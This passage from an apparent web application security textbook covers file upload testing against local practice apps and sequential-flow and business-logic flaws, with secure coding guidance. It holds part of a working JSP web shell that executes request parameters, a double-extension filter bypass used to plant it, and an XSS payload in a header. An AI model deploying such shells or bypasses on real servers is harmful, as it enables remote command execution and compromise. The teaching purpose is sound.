   String disr = dis.readLine();
   while ( disr != null ) {
      out.println(disr);
      disr = dis.readLine();
   }
}
%>
</pre>
</BODY></HTML>
```

This JSP shell takes any command as form input or a get parameter and executes it on the server. If this is Linux, the commands would be the same as using the Linux **command line interface** (**CLI**). For example, you would use **`ls`**, **`pwd`**, or **`whoami`** to gain basic information.

To run a command-line query on a Windows machine, additional information is needed. Each command must start with `cmd.exe /C` followed by the Windows command, such as `dir`.


This can also be handled in the JSP using an if statement before running the command, as shown as follows:

```
if (System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
```

Next, let us walk through some testing. These tests help find and address vulnerabilities, ensuring the secure handling of file uploads in web applications.

First, upload to the amazing-myths-3 application. Use a user that you have previously created to log in. If you have not made a user or had to restart the application and clear the embedded database, register a user and log in now.


The first step of testing the file upload functionality should be to use the functionality as intended with Burp Suite, keeping a history to get baseline requests and responses. This step is part of the mapping process. If you have not previously created a post with an image file upload, complete this task now to get baseline requests and responses. The second step is to upload a benign text file. Below, we start by creating a new post and selecting a text file:


127.0.0.1:8081/amazing-myths-3/addPost
MYTHS ★ 🔥 🔥 ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT
Add New Post
Choose File
Upload

Select Image file to upload: mytext-test.txt

Figure 8.1: *Select the text file to upload*

Then, we click the **Upload** button, and the page refreshes to show the below, which includes a message that the file uploaded successfully:



127.0.0.1:8081/amazing-myths-3/addPost?uploadfile=yes

MYTHS ★ 🔥 🔥 ★ -- Amazing Myths In SciFi

TUTORIALSACCOUNTSIGNOUT

File uploaded successfully


Add New Post

Enter Awesome Title:

Enter Fun Description:

Figure 8.2: Text file uploaded

Under the **Add New Post** header is a broken image. Right-click the fractured image and select **Open image in new tab** from the menu below:




Add New Post

Load image
Open image in new tab
Save image as...
Copy image
Copy image address
Create QR Code for this image
Get image descriptions from Google
Inspect

Figure 8.3: View the uploaded file

Then, switch to the new tab to view the text file. Refer to the following figure:



127.0.0.1:8081/amazing-myths-3/resources/core/images/mytext-test.txt


```
random text is all
```

Figure 8.4: *View text file*

The text is displayed, and the file name is not changed. The next test is to try uploading HTML that has JavaScript to see if it functions and displays correctly. The file we will try to upload is noredirect.html and has the following HTML code:

```
<html>
<head>
<script "text/javascript">
 window.onload=function() {
                    document.getElementById("docID").innerHTML = "I am from JavaScript";
                    alert('executing JavaScript');
</script>
</head>
<body>
          <h1>You Have Been Hacked</h1>
          really
 <p id="docID"></p>
          Yes
</body>
</html>
```

First, start the post creation and select this file as done previously with the benign text file:



127.0.0.1:8081/amazing-myths-3/addPost

MYTHS ★ 🔥 🔥 ★ -- Amazing Myths In SciFi


TUTORIALSACCOUNTSIGNOUT

Add New Post

Select Image file to upload: noredirect.html

__Figure 8.5__: Upload HTML with JavaScript

After clicking **Upload**, the page refreshes, and we see the same message and a similar screen as the benign text file:



127.0.0.1:8081/amazing-myths-3/addPost?uploadfile=yes

MYTHS ★ 🔥 🔥 ★ -- Amazing Myths In SciFi

TUTORIALSACCOUNTSIGNOUT

File uploaded successfully


Add New Post

Enter Awesome Title:

Enter Fun Description:

__Figure 8.6__: HTML file uploaded

Similarly, we can see the HTML and JavaScript executing if we again click on the fractured image:



127.0.0.1:8081/amazing-myths-3/resources/core/images/noredirect.html

You Have Been Hacked

really

I am from JavaScript


Yes

127.0.0.1:8081 says

executing JavaScript

__Figure 8.7__: HTML and JavaScript executing

Now, try the last test: upload a **`jsp`** that will execute arbitrary commands via the post. This **`jsp`** will be the same **`jsp`** included as a sample **`jsp`** shell earlier in the chapter. This file is named **`test.jsp`**, as follows:


127.0.0.1:8081/amazing-myths-3/addPost

MYTHS ★ ௮ ௮ ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT
Add New Post
Select Image file to upload:
Choose File
Upload

test.jsp

Figure 8.8: *Upload jsp shell*

Clicking upload will show the same page and message as the previous two. Similarly, we right-click on the fractured image and open the new tab to display the **`jsp`**. Refer to the following figure:




127.0.0.1:8081/amazing-myths-3/resources/core/images/test.jsp

Figure 8.9: *JSP Shell*


Since this is a Windows machine, let us try using the **`dir`** command. Refer to the following figure:


127.0.0.1:8081/amazing-myths-3/resources/core/images/test.jsp

```
cmd.exe /C dir
```

Figure 8.10: Run the Windows dir command on the JSP shell

Clicking send will refresh the page and show the results of the command. Refer to the following figure:



127.0.0.1:8081/amazing-myths-3/resources/core/images/test.jsp?cmd=cmd.exe+%2FC+dir


```
Command: cmd.exe /C dir

 Volume in drive D has no label.
 Volume Serial Number is A28F-56EF

 Directory of D:\Tools\apache-tomcat-8.5.68\bin

06/24/2021  02:15 PM

                   .
      06/24/2021  02:15 PM

                             ..
           06/24/2021  02:15 PM            36,284 bootstrap.jar
           06/24/2021  02:15 PM             1,703 catalina-tasks.xml
           06/24/2021  02:15 PM            16,840 catalina.bat
           06/24/2021  02:15 PM            25,294 catalina.sh
           06/24/2021  02:15 PM             2,123 ciphers.bat
           06/24/2021  02:15 PM             1,997 ciphers.sh
           06/24/2021  02:15 PM           207,420 commons-daemon-native.tar.gz
           06/24/2021  02:15 PM            25,357 commons-daemon.jar
           06/24/2021  02:15 PM             2,040 configtest.bat
           06/24/2021  02:15 PM             1,922 configtest.sh
           06/24/2021  02:15 PM             9,100 daemon.sh
           06/24/2021  02:15 PM             2,091 digest.bat
           06/24/2021  02:15 PM             1,965 digest.sh
           06/24/2021  02:15 PM             3,460 setclasspath.bat
           06/24/2021  02:15 PM             3,708 setclasspath.sh
           06/24/2021  02:15 PM             2,020 shutdown.bat
           06/24/2021  02:15 PM             1,902 shutdown.sh
           06/24/2021  02:15 PM             2,022 startup.bat
           06/24/2021  02:15 PM             1,904 startup.sh
           06/24/2021  02:15 PM            51,149 tomcat-juli.jar
           06/24/2021  02:15 PM           425,741 tomcat native.tar.gz
           06/24/2021  02:15 PM             4,574 tool-wrapper.bat
           06/24/2021  02:15 PM             5,540 tool-wrapper.sh
```

Figure 8.11: *JSP shell dir command output*

We see that we are in the tomcat bin directory and can now try to look at and file or execute any CLI Windows command.

Now, try a slightly more complex application. Try to upload using our sample application habit-helper-1.0.

The file upload in habit-helper is obvious. It occurs when the user can upload a new post with an image. Use a user you created to log in, or create a new one and go to posts. Select write, then choose a benign text file to upload. Refer to the following figure:



Add New Forum to Post


To make every post helpful to our other users please upload an inspring image.

Select Image file to upload:

test.txt

Figure 8.12: *Uploading a text file*

We see an error message saying that the file must be `jpg`, shown as follows:



Add New Forum to Post


File must be a jpg.

Figure 8.13: File must be a jpg

Given that a `jpg` extension appears to be wanted, we can search for a client-side protection mechanism to bypass, try a double extension, or try various file types. We hope this is something other than an allowlist of jpegs. Checking for client-side security is left as an exercise for the user.

Client-side protection seems unlikely since the error occurred when sending data to the server. Since we have the files ready, let us try our `noredirect.html` and `test.jsp` file.

When attempted to be uploaded, both files result in the same `File must be a jpg` error message shown in **Figure 8.13**. As there is no sign of client-side protection, we have a few options. The first is a simple double extension such as renaming `test.jsp` to be `test.jpg.jsp`. This would verify if the server is looking for the string `.jpg` in the filename. Another simple possibility would be to rename `test.jsp` to test.jpg without changing the file content. This would check if file signatures were verified as opposed to just extensions. Let us try the double extension, as follows:



127.0.0.1:8081/habit-helper-1.0/public?write

Add New Forum to Post


To make every post helpful to our other users please upload an inspring image.

Select Image file to upload:

test.jpg.jsp

Figure 8.14: Try to upload a double file extension

If we click the **Upload** button, the page will refresh and show the following page:


Notifications
Your Account
Sign Out
Habit Helper Fo
Submit

127.0.0.1:8081/habit-helper-1.0/public?write=yes&uploadfile=yes

Add New Forum to Post


flag{PH1L3_upl04DS_C4n_B3_D4N93R0U2}

Enter Title (Inspiring or Call for Help):

Post:

Figure 8.15: Double extension uploaded

As seen above, this upload found one of the CTF flags for the habit-helper-1.0 application. It also uploads the JSP. We can right-click on the fractured image to access the JSP shell. Then, run any Windows command line. Refer to the following figure:


127.0.0.1:8081/habit-helper-1.0/resources/core/images/test.jpg.jsp?cmd=cmd.exe+%2FC+dir+..%5Cwebapps
Send

```
Command: cmd.exe /C dir ..\webapps

 Volume in drive D has no label.
 Volume Serial Number is A28F-56EF

 Directory of D:\Tools\apache-tomcat-8.5.68\webapps

10/09/2023  11:46 AM

                .
      10/09/2023  11:46 AM

                     ..
           10/09/2023  11:46 AM
                           amazing-myths-1
                 10/09/2023  11:46 AM

                                amazing-myths-2
                      10/09/2023  11:46 AM

                                      amazing-myths-3
                            06/24/2021  02:16 PM

                                            docs
                                 06/24/2021  02:16 PM

                                                 examples
                                       10/09/2023  11:46 AM

                                                       habit-helper-1.0
                                             06/24/2021  02:16 PM

                                                            host-manager
                                                  06/24/2021  02:16 PM

                                                                  manager
```

Figure 8.16: JSP shell on habit-helper

This example shows listing a file directory, but we could do many worse things. Uploading a simple JSP shell is dangerous, but it is not the final attack. Uploading viruses, ransomware, or msfvenom payloads to access Meterpreter would be possible. File uploads are the most dangerous functionality possible for any application.

Secure coding guidelines

Arbitrary file uploads can pose significant security risks if not handled with diligence. Securing arbitrary file uploads is paramount to safeguarding web applications against potential exploits and unauthorized access. Implementing robust, secure code guidelines ensures that file uploads are not avenues for malicious activities, preventing vulnerabilities that could compromise system integrity. Here are essential guidelines to fortify the security of file uploads and keep web applications resilient:

- **Allowlist allowed file extensions**: Always keep an allowlist of allowed file extensions and verify their legitimacy by checking their extension and file signature. This helps prevent the upload of potentially malicious files.
- **Sanitize filenames:** Remove control characters, including Unicode ones, from filenames and their extensions without

exceptions. Limit filename lengths to prevent potential vulnerabilities, ensuring secure file naming conventions.

- **Algorithmic filenames**: Consider using algorithms like MD5 hashes of file names plus date stamps as filenames. This adds an extra layer and makes it challenging for attackers to predict filenames.
- **Directory permissions**: Ensure uploaded directories lack **execute** permissions, minimizing the risk of unauthorized code execution.
- **Size limitations**: Implement maximum file size limitations to prevent denial-of-service attacks on file space and other application functions like image resizing. Additionally, restrict the number of files users can upload to mitigate the risk of DoS attacks with many small files.
- **Cross-Site Request Forgery protection**: Employ **Cross-Site Request Forgery** (**CSRF**) protection methods to guard against CSRF attacks during file uploads. This will be covered in more detail in Chapter 11, **Authorization Practices**.
- **Overwrite prevention**: Prevent file overwrites by considering file hashes. Avoid overwriting a file if it has the same hash as an existing one.
- **Virus scanning**: Use server-side virus scanners to check uploaded files for malware. Free online virus scanners can be employed if confidentiality is not a concern. Store files initially with random names and without extensions. After virus checking, rename the files to their specific names and extensions. This adds an extra layer of security.
- **HTTP method selection**: Use the POST method for file uploads instead of PUT or GET to enhance security.
- **Logging and security**: Implement comprehensive logging of user activities, ensuring the mechanism is secure against forgery and code injection.
- **Compressed file handling**: If the application supports compressed file extraction, scrutinize the contents individually to prevent security risks associated with compressed files.

By adhering to these secure code guidelines, developers can significantly reduce the risks associated with arbitrary file uploads, fortifying web applications against potential exploits, and ensuring the confidentiality and integrity of user-uploaded content. Diligent implementation of these measures is essential for creating a robust defense mechanism against file-based vulnerabilities.

Sequential process flows

While fundamental to the logical execution of business applications, sequential process flows can inadvertently introduce security vulnerabilities when not rigorously scrutinized. In web applications, sequential processes involve steps or operations that must be performed in a predefined order. Security risks arise when these processes lack adequate checks or validations at critical stages, potentially enabling attackers to manipulate the flow and exploit vulnerabilities. For instance, insufficient input validation or authorization checks between sequential steps may allow unauthorized users to access or use sensitive data.

Testing methodology


Testing for security vulnerabilities in sequential process flows is crucial to ensure the robustness of web applications. To effectively test sequential process flows, obtain a thorough history of the entire process using Burp Suite or similar tools.

Once the sequential steps are found, manually manipulate the execution order or selectively execute critical actions, such as altering a password or registering a user, using modified requests. This approach simulates real-world scenarios where attackers may try to subvert the intended flow of operations, helping uncover potential vulnerabilities and reinforcing the security posture of the application's sequential processes. *Chapter 9, Authentication Protocols*, will walk through an example of the forgot password flow.

There is another sequential process flow in the Amazing Myths application, that is, the flow we use to create a post. So, let us test the flow of creating a post now on the amazing-myths-3 application.

Follow the steps given below:

1. Continue creating a post by adding a title and description to our file upload as follows:


127.0.0.1:8081/amazing-myths-3/addPost?uploadfile=yes
MYTHS ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT
Submit

File uploaded successfully


Add New Post

Enter Awesome Title: cat1

Enter Fun Description: 12345

Figure 8.17: *Finish Post*

If we intercept this in Burp Suite, we can send the request to either the repeater or the intruder. Refer to the following figure:




```
POST /amazing-myths-3/addPost?createpost=yes HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 75
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
http://127.0.0.1:8081/amazing-myths-3/addPost?uploadfile=yes
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: permissions=dXNlcg==; username=bY612q999896; JSESSIONID=
CBF3FE641C9AF4E8F9DA2DD4E2CABB87
Connection: close

title=cat1&author=grinch&imageName=test.jsp&description=12345&
submit=Submit
```

```
HTTP/1.1 302
Location: /amazing-myths-3/public
Content-Language: en-US
Content-Length: 0
Date: Tue, 21 Nov 2023 07:19:11 GMT
Connection: close
```

Figure 8.18: *Repeating request through Burp Repeater*

If we repeat the request twice and then refresh the post page, we see the post is listed three times. Writing posts does not enforce a sequential process flow. This is demonstrated in the following figure:



houshold gods ARE!
Posted by my_secret_answer179

My Favorite Myth MYTH!
Posted by Gabriel1

cat1 CAT1!
Posted by grinch

cat1 CAT1!
Posted by grinch

cat1 CAT1!
Posted by grinch

Figure 8.19: Sequential flow for posts is not enforced

There are other interesting aspects to test in this request. We could specify any file we like as the image and insert it into the web page. We should try sensitive files on the server as well as remote URLs. We can change the username of the forum post author in the request. This allows us to be anonymous or forge a post as another user. We leave these tests as exercises for the user.

Securing sequential process flows

Finding and addressing these vulnerabilities requires meticulously examining each sequential step, ensuring proper controls are in place to safeguard against potential exploits and keep the integrity and security of the application's workflow. Securing the sequential process flow of web applications is paramount to prevent unauthorized deviations and support the integrity of intended operations.

Enforcing the intended flow is essential to fortify the security of sequential process flows. One practical approach involves saving state information in sessions and confirming that the user is at the expected point in the flow. Tools like Spring Web Flow or carefully crafted Spring MVC implementations can be employed to enforce the sequential progression of operations rigorously. By implementing these measures, developers ensure that users navigate the application in the intended sequence, mitigating the risk of unauthorized access or manipulation of critical processes.

Implementing secure code guidelines for sequential process flows is vital to uphold the structured progression of operations within web applications. By enforcing the intended flow through state management and using robust frameworks, developers can bolster the security of their applications, thwarting potential vulnerabilities associated with unauthorized deviations from the prescribed sequence.

Business-specific rules vulnerabilities


Inherent to the unique processes and rules governing an application, business-specific logic vulnerabilities pose a distinct set of security challenges. For example, an arbitrary modification of transaction amounts due to inadequate validation can lead to financial loss in systems that involve financial transactions. Similarly, in e-commerce platforms, the order fulfillment process flaws might allow attackers to manipulate order statuses, leading to unauthorized access to products or services. The following section will describe examples of finding and exploiting business-specific logic in the amazing myths applications. This section will conclude with secure coding and remediation advice.

Business-specific rules example

Business-specific logic vulnerabilities differ from previously discussed injection attacks, misconfiguration, or DoS vulnerabilities. They exploit the intricacies of an application's intended workflow and rules, often requiring a deep understanding of its logic. Unlike generic vulnerabilities, these weaknesses stem from deviations in how business processes are designed and executed, making them highly context-dependent and needing tailored testing methodologies for detection and mitigation.

Thus, **Dynamic Application Security Testing** (**DAST**) and **Static Application Security Testing** (**SAST**) tools primarily focus on finding common vulnerabilities at the code and runtime levels, such as injection flaws or insecure configurations, and rarely find these vulnerabilities. Business logic vulnerabilities often involve subtle deviations in the intended workflow. They are context-dependent, making it challenging for automated tools to detect without a deep understanding of the application's logic. DAST and SAST tools lack the contextual awareness needed to discern nuanced flaws in business processes, making manual penetration testing and thorough security reviews essential for finding and addressing such vulnerabilities.

Let us look at a business-specific rule that exists in the amazing-myths applications. In the **Cross-site scripting** section of Chapter 4, **Observability with SQL Injection**, we saw exploiting the voting for your favorite myth via a DOM XSS. It also seems that each user was allowed to vote only once. We see the following message if we click the link to share with others after we vote:

